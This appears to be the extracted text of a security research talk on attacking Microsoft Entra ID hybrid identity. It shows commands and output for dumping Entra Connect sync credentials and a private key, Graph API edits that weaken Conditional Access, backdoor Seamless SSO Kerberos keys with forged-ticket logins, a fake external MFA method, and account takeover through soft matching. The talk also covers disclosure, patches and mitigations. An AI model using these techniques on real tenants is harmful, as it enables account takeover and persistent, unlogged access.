- Allows for impersonation of any synced account (not cloud-only accounts).



# Convert cloud-only user to hybrid user




# Convert cloud-only user to hybrid user

- Was possible for any account back in 2018
- Through “soft matching”:
  - Takeover is based on *userPrincipalName* or *proxyAddress* attributes.
  - Create fake user on-prem with same attributes, will be matched to cloud account.
  - After soft matching account is treated as hybrid.
- Solved for Global Administrators
- Never solved for Eligible roles
  - Eligible GA can be taken over.
- Mitigation: block soft matching / hard matching in Entra ID.


# Dumping Entra ID connect credentials

```
PS C:\Program Files\Microsoft Azure AD Sync\Bin> .\ADSyncDecrypt.exe
Opening database Data Source=(LocalDB)\.\ADSync2019;Initial Catalog=ADSync;Connect Timeout=30
S-1-5-32-544
Token number is: 1452
Windows ID Name is: NT AUTHORITY\SYSTEM
S-1-5-80-3245704983-3664226991-764670653-2504430226-901976451
Token number is: 1492
Windows ID Name is: NT SERVICE\ADSync
Configuration XML:
<MAConfig>
    <primary_class_mappings>
        <mapping>
            <primary_class>contact</primary_class>
            <oc-value>contact</oc-value>
        </mapping>
    <primary_class_mappings />
    <attribute name="Connectivity">Sync_FAADC_f7a3fd580a78@crosstenantdev.onmicrosoft.com</attribute>
    <attribute name="Encrypted-String" type="encrypted-string" use="connectivity" encrypted="1" />
</MAConfig>
Decrypted configuration XML:
<encrypted-attributes>
    <attribute name="Password">w6I8Q~bh0thDHRYQBNhEgGVNQeBZtnQU454/jBbBdWJiqHrUxi0u0g23331krdp...</attribute>
</encrypted-attributes>
```




# Dumping the certificate with private key

```
PS C:\Users\Administrator\Desktop\adconnectdump> .\ADSyncCertDump.exe 78195CB5E6E1BFE8565F29CDE02C235137CD6EF5 392  
87a4-4aaaf-b019-a28f89406938 iminyour.cloud  
Found certificate: CN=Entra Connect Sync Provisioning  
----BEGIN CERTIFICATE----  
MIIC+jCCAeKgAwIBAgIIedPrrErRH0swDQYJKoZIhvcNAQELBQAkJEoMCYGA1UEAxMfRW50cmEg  
Q29ubmVjdcBTew5jIFByb3Zpc21vbmluZzAeFw0yNTA1MjkwNzA4MzJaFw0yNTExMjkwNzA4MzJa  
MCoxKDAmBgNVBAMTH0Vu  
DQEBAQUAA4IBDwAwggEK  
5sSCDJMGorWpFTfLAyZZ  
9LbphZbwfocY/oCFB8kJ  
0MuLwqSPaSs0++XdjaqH  
+WKz0Q70agp1odFKAh7w  
MBMGA1UDJQQMMAoGCCsG  
VM7G/as7073RySMPx5F/  
I7mkrMV6jx/D2KrtM3z  
pa4PIpbU7HnUZYBkxUp4  
qAUgUIcWTgzNDMRfkLEfVJzLk6YE/4bgz13emsqvpluk5Bo8/gHDL5B3scbCtNDxz0cFgeR/jPwX  
2QNncQKkIh6uv+wCX/uHavVlBsa60w+bpg==  
----END CERTIFICATE----  
Found CNG key with name: b15acb37-49e1-4257-931c-97d70aa28eb2  
Key Name: 4f529f076fbcc6269c552e37ccb33d93d_f98da564-d972-4394-8dd1-84bd831ec517  
Provider: Microsoft Software Key Storage Provider  
Algorithm Group: RSA  
Exporting software based private key  
----BEGIN PRIVATE KEY----  
MIIEvwIBADANBgkqhkiG9w0BAQEFAASCBKkwggS1AgEAAoIBAQDTbLXwZE9H2/oK1fQXzAfmek9q  
9aQTSUvxADDLdm1CtafvbFo5sSCDJMGorWpFTfLAvZZxae6SvYxu4/XcrazktzktMVDKnrkEU/K  
TqzUPakOo/s1cz:  
os8dhmpf/DjhULc  
mv4idIwBw3FqRSk  
h0IZwRtAUhetAgM  
-----
```



# TPM based private key

```
vj70NrZrhFVFAOygEIMFeTzfS8KNIstg5MnjkU4eWlk10pYAEUxy81GYl6RHUMNK282acHPcZG2M  
cEf+HhHMPOJC9vVHz2V5E9LtRLca4jBCXQ==  
-----END CERTIFICATE-----  
Found CNG key with name: 0f0159e8-0997-41c0-9898-39040ea23097  
Key Name: C:\WINDOWS\ServiceProfiles\ADSync\AppData\Local\Microsoft\Crypto\PCPKSP\53601a9d6faa53cbea626fa853d8eb58e19eb13c\89ea1b  
09b4f6f787b0.PCPKEY  
Provider: Microsoft Platform Crypto Provider  
Algorithm Group: RSA  
Loading TPM based key for assertion signing  
Authentication assertion for roadtx  
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsInq1dCI6Il82SnRtX0pHSURQd2FSWUtfbFpjS2dVQWZ6QSJ9 .eyJpc3MiOiIzMWY3YTE2ZC05NmRhLTQ5NmEtYjQ2MS05  
QiOiJodHRwczovL2xvZ2luLm1pY3Jvc29mdC  
zQ4NzY5NDUyLCJqdGkiOiIzYTY5NWM5Zi1iI  
R6ThrMF05rqKscVE3e1nXKqiyg9vQdsefd1  
n-y51-4_7UWfjkGqoqIW AeSe2PqP8sU4Sxa:  
aW810FEBcwB15ve81NfFe_A
```




# What's an assertion anyway

- Signed JWT issued by the app

```
{  
  "alg": "RS256",  
  "typ": "JWT",  
  "x5t": "KxoEpHFY6nEws3EbVIZpqAiftYI="  
}  
{  
  "aud": "https://login.microsoftonline.com/iminyour.cloud/oauth2/v2.0/token",  
  "exp": "1753209156",  
  "iat": "1753208856",  
  "iss": "00000002-0000-0ff1-ce00-000000000000",  
  "jti": "25e9afa0-72cb-45e4-a262-6fc191e90933",  
  "nbf": "1753208856",  
  "sub": "00000002-0000-0ff1-ce00-000000000000"  
}
```

# Expires when exactly?

Claim	Value	Description
type		
aud	<code>https:// login.microsoftonline.com/ {tenantId}/oauth2/v2.0/token</code>	The "aud" (audience) claim identifies the recipients that the JWT is intended for (here Microsoft Entra ID) See <a href="#">RFC 7519, Section 4.1.3</a> . In this case, that recipient is the login server ( <code>login.microsoftonline.com</code> ).
exp	1601519414	The "exp" (expiration time) claim identifies the expiration time on or after which the JWT <b>must not</b> be accepted for processing. See <a href="#">RFC 7519, Section 4.1.4</a> . This allows the assertion to be used until then, so keep it short - 5-10 minutes after <code>nbf</code> at most. Microsoft Entra ID doesn't place restrictions on the <code>exp</code> time currently.



# Entra Connect Sync - Entra ID rights

## Directory Synchronization Accounts

Do not use. This role is automatically assigned to the Azure AD Connect service, and is not intended or supported for any other use.


microsoft.directory/policies/create	Create policies in Azure AD
<b>microsoft.directory/policies/delete</b>	Delete policies in Azure AD
microsoft.directory/policies/standard/read	Read basic properties on policies
microsoft.directory/policies/owners/read	Read owners of policies
microsoft.directory/policies/policyAppliedTo/read	Read policies.policyAppliedTo property
<b>microsoft.directory/policies/basic/update</b>	Update basic properties on policies
microsoft.directory/policies/owners/update	Update owners of policies

# Policies?

# Policies – in my favorite Graph API



`graph.microsoft.com`



`graph.windows.net`  
`api-version=1.61-internal`

# Conditional Access policies

- The policies endpoint contains all Conditional Access policies.
  - Could be modified by the Entra Connect Sync account.
  - Could add exclusions or just disable/delete entire policy
- 
- Disclosed in 2019
  - Patched in December 2023

PATCH

<https://graph.windows.net/myorganization/policies/164dff03-108d-4dc6-b74c-b2b8f2d16aa3?api-version=1.61-internal>

Params

Authorization

Headers (10)

Body

Pre-request Script

Tests

Settings

none

form-data

x-www-form-urlencoded

raw

binary

GraphQL

JSON

```
1 {  
2     "objectType": "Policy",  
3     "objectId": "164dff03-108d-4dc6-b74c-b2b8f2d16aa3",  
4     "deletionTimestamp": null,  
5     "displayName": "test CA",  
6     "keyCredentials": [],  
7     "policyType": 18,  
8     "policyDetail": [  
9         {"\\"Version\\\":0,\\"ModifiedDateTime\\\":\"2021-02-05T09:49:06.8467396Z\\\",\\"State\\\":\"Enabled\\\",\\\"Conditions\\\":{\\"Appli
```

Body

Cookies

Headers (18)

Test Results

Pretty

Raw

Preview

Visualize

JSON



```
1 {  
2     "odata.error": {  
3         "code": "Authorization_RequestDenied",  
4         "message": {  
5             "lang": "en",  
6             "value": "Only confidential first party applications can Update MultiConditionalAccessPolicy objects."  
7         },  
8         "requestId": "b4e97772-d455-4723-b9b7-d91663a16427",  
9         "date": "2025-07-22T18:45:58"  
10    }  
11 }
```

# Other policies

- On-Premise Authentication Flow Policy
- Password Management
- Default Policy (type 24)
- External Identities Policy

# Other policies

- On-Premise Authentication Flow Policy
  - Seamless SSO settings and Pass Through Auth config
- Password Management
  - SSPR policy
- Default Policy (type 24)
  - Authentication methods policy
- External Identities Policy
  - B2B collaboration settings

```
{  
  "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects/@Element",  
  "odata.type": "Microsoft.DirectoryServices.Policy",  
  "objectType": "Policy",  
  "objectId": "3387eff6-786b-4299-9a5e-08099c15b84d",  
  "deletionTimestamp": null,  
  "displayName": "On-Premise Authentication Flow Policy",  
  "keyCredentials": [  
    {  
      "customKeyIdentifier": null,  
      "endDate": "2124-03-28T14:10:42.4759214Z",  
      "keyId": "e9ec2cf7-5e0c-4b12-a4b0-91d0be0e9de9",  
      "startDate": "2025-03-28T14:10:42.4759214Z",  
      "type": "Symmetric",  
      "usage": "Decrypt",  
      "value": null  
    },  
    {  
      "customKeyIdentifier": null,  
      "endDate": "2124-03-28T14:10:42.4899169Z",  
      "keyId": "a985f2ae-ff07-417c-a411-66bc1e3b62aa",  
      "startDate": "2025-03-28T14:10:42.4899169Z",  
      "type": "Symmetric",  
      "usage": "Decrypt",  
      "value": null  
    },  
  ]  
}
```

```
{  
    "OnPremAuthenticationFlowPolicy": {  
        "DesktopSSO": {  
            "AreNewSPNsAdded": true,  
            "Enabled": true,  
            "IsStagedRolloutEnabled": false,  
            "Secrets": [  
                {  
                    "Domain": "hybrid.iminyour.cloud",  
                    "KeyIdentifiers": [  
                        "e9ec2cf7-5e0c-4b12-a4b0-91d0be0e9de9",  
                        "a985f2ae-ff07-417c-a411-66bc1e3b62aa",  
                        "15cd4634-3335-4ea1-b923-d20e0385ef8a",  
                        "46631f99-7872-4563-b82c-5be57ed1c50d"  
                    ],  
                    "KeysInformation": [  
                        {  
                            "GroupKeyId": "a3ad103a-f4e4-422a-9eaf-c139b2c781c7",  
                            "KeyId": "e9ec2cf7-5e0c-4b12-a4b0-91d0be0e9de9",  
                            "KeyType": 0,  
                            "Partitions": [  
                                {  
                                    "Offset": 0,  
                                    "PartitionKeyId": "e9ec2cf7-5e0c-4b12-a4b0-91d0be0e9de9"  
                                }  
                            ]  
                        },  
                        {  
                            "GroupKeyId": "a3ad103a-f4e4-422a-9eaf-c139b2c781c7",  
                            "KeyId": "a985f2ae-ff07-417c-a411-66bc1e3b62aa",  
                            "KeyType": 1,  
                            "Partitions": [  
                                {  
                                    "Offset": 0,  
                                    "PartitionKeyId": "a985f2ae-ff07-417c-a411-66bc1e3b62aa"  
                                }  
                            ]  
                        }  
                    ]  
                }  
            ]  
        }  
    }  
}
```

# Seamless SSO configuration

- *keyCredentials* hold the symmetric Kerberos encryption keys.
- 2 per domain (plus old keys if rotated)
- What key format to use? No examples or logging.
- Attempted:
  - 1: NT hash 2: AES256 key
  - 1: plain password 2: salt
  - Combinations switched around + base64 encoding etc
- Combination that worked:
  - Plain password / key in both keys
  - Accepts RC4 encrypted Kerberos SSO ticket

# Adding Seamless SSO backdoor keys

- Add our own chosen key to the list.
- Can add keys to existing domain but they will be rotated out or break existing seamless SSO.
- Can also add it to a **.onmicrosoft.com** domain
  - Doesn't make any sense, but works.
  - Can use any key for any domain anyway, so doesn't matter which domain we provision it on.

```
{  
    "Domain": "iminyourcloud.onmicrosoft.com",  
    "KeyIdentifiers": [  
        "13371337-ab99-4d21-9c03-ed4789511d01",  
        "13371337-ab99-4d21-9c03-ed4789511d02"  
    ],  
    "KeysInformation": [  
        {  
            "GroupKeyId": "2eaf516a-15f5-4131-8815-030edb08fe4f",  
            "KeyId": "13371337-ab99-4d21-9c03-ed4789511d01",  
            "KeyType": 0,  
            "Partitions": [  
                {  
                    "Offset": 0,  
                    "PartitionKeyId": "13371337-ab99-4d21-9c03-ed4789511d01"  
                }  
            ]  
        },  
        {  
            "GroupKeyId": "2eaf516a-15f5-4131-8815-030edb08fe4f",  
            "KeyId": "13371337-ab99-4d21-9c03-ed4789511d02",  
            "KeyType": 1,  
            "Partitions": [  
                {  
                    "Offset": 0,  
                    "PartitionKeyId": "13371337-ab99-4d21-9c03-ed4789511d02"  
                }  
            ]  
        }  
    ],  
    "Machine": "AZUREADSSOACC"  
}
```

# Audit logs?

- No

# Authenticating with backdoor key

```
(roadtools_hybrid) ➔ roadtools_hybrid git:(main) ✘ ticketer.py -domain hybrid.iminyour.cloud -nt  
hash $redactedkey -spn http/autologon.microsoftazuread-sso.com -domain-sid S-1-5-21-1414223725-18  
88795230-1473887622 -user-id 1107 hybrid >/dev/null 2>&1  
(roadtools_hybrid) ➔ roadtools_hybrid git:(main) ✘ python krbssso.py hybrid.ccache | roadtx deskt  
opssso -u hybrid@hybrid.iminyour.cloud --krbtoken stdin -t iminyour.cloud  
Tokens were written to .roadtools_auth
```

- Tools used:
  - Impacket or Rubeus for Kerberos tickets
  - ROADtools hybrid for Kerberos SSO
  - roadtx for authentication



# Other policies

- On-Premise Authentication Flow Policy
  - Seamless SSO settings and Pass Through Auth config
- Password Management
  - SSPR policy
- Default Policy (type 24)
  - Authentication methods policy
- External Identities Policy
  - B2B collaboration settings

# Authentication Methods

 **Authentication methods | Policies** ⋮  
iminyourcloud - Microsoft Entra ID Security

Search × ⏪ + Add external method (Preview) ⏴ Refresh Got feedback?

Manage

- Policies**
- >Password protection
- Registration campaign
- Authentication strengths
- Settings

Monitoring


- Activity
- User registration details
- Registration and reset events
- Bulk operation results

Method	Target	Enabled
Passkey (FIDO2)	All users	Yes
Microsoft Authenticator	All users	Yes
SMS		No
Email OTP		No
Certificate-based authentication		No
QR code		No
Not a real MFA provider	1 group	Yes

# EAM MFA bypass

- We can provision a new EAM by modifying the authentication methods policy.
- We can fake the MFA with roadoidc.
- Logs don't actually tell us anything useful...

▼ TargetResources	[{"id": "8c8fd8dc-b179-480b-90f9-f622e5531d2f", "displayName": "Default Poli..."}]
▼ 0	{"id": "8c8fd8dc-b179-480b-90f9-f622e5531d2f", "displayName": "Default Policy", "type": "Policy", "modifiedProperties": [{}]}
administrativeUnits	[]
displayName	Default Policy
id	8c8fd8dc-b179-480b-90f9-f622e5531d2f
> modifiedProperties	[{"displayName": "Included Updated Properties", "oldValue": null, "newValue": "\\""}]
type	Policy



# Hardening of Sync account permissions


- In August 2024 Microsoft changed the permissions.
- Sync account no longer has permissions to modify objects via Graph APIs.
- Techniques remain valid for post-compromise backdoors.

## Directory Synchronization Accounts

Do not use. This role is automatically assigned to the Microsoft Entra Connect service, and is not intended or supported for any other use.

 Expand table

Actions	Description
microsoft.directory/onPremisesSynchronization/standard/read	Read standard on-premises directory synchronization information



# Exchange hybrid

Exchange hybrid on-prem = Exchange online

Exchange online = Global Admin

# Exchange hybrid

- Exchange on-prem has a certificate credential that is used to authenticate to Exchange online and used to allow OAuth in hybrid scenarios.
- Is configured on the Exchange online service principal.
- Can be used for OAuth2 client credentials flow to get tokens as Exchange online.

# Exporting the certificate

certlm - [Certificates - Local Computer\Personal\Certificates]

File Action View Help

Certificates - Local Computer

Issued To	Issued By	Expiration Date	Intended Purposes	Friendly Name	Status	Certificate Tem...
ff2872fe-c191-4d73-bc84-2b2b341cd6f1	MS-Organization-P2P-Access [2025]	7/15/2025	Server Authentication	<None>		
ff2872fe-c191-4d73-bc84-2b2b341cd6f1	MS-Organization-Access	7/5/2034	Client Authentication	<None>		
Hybrid-Exchange	Hybrid-Exchange	7/5/2029	Server Authentication	Microsoft Exchange		
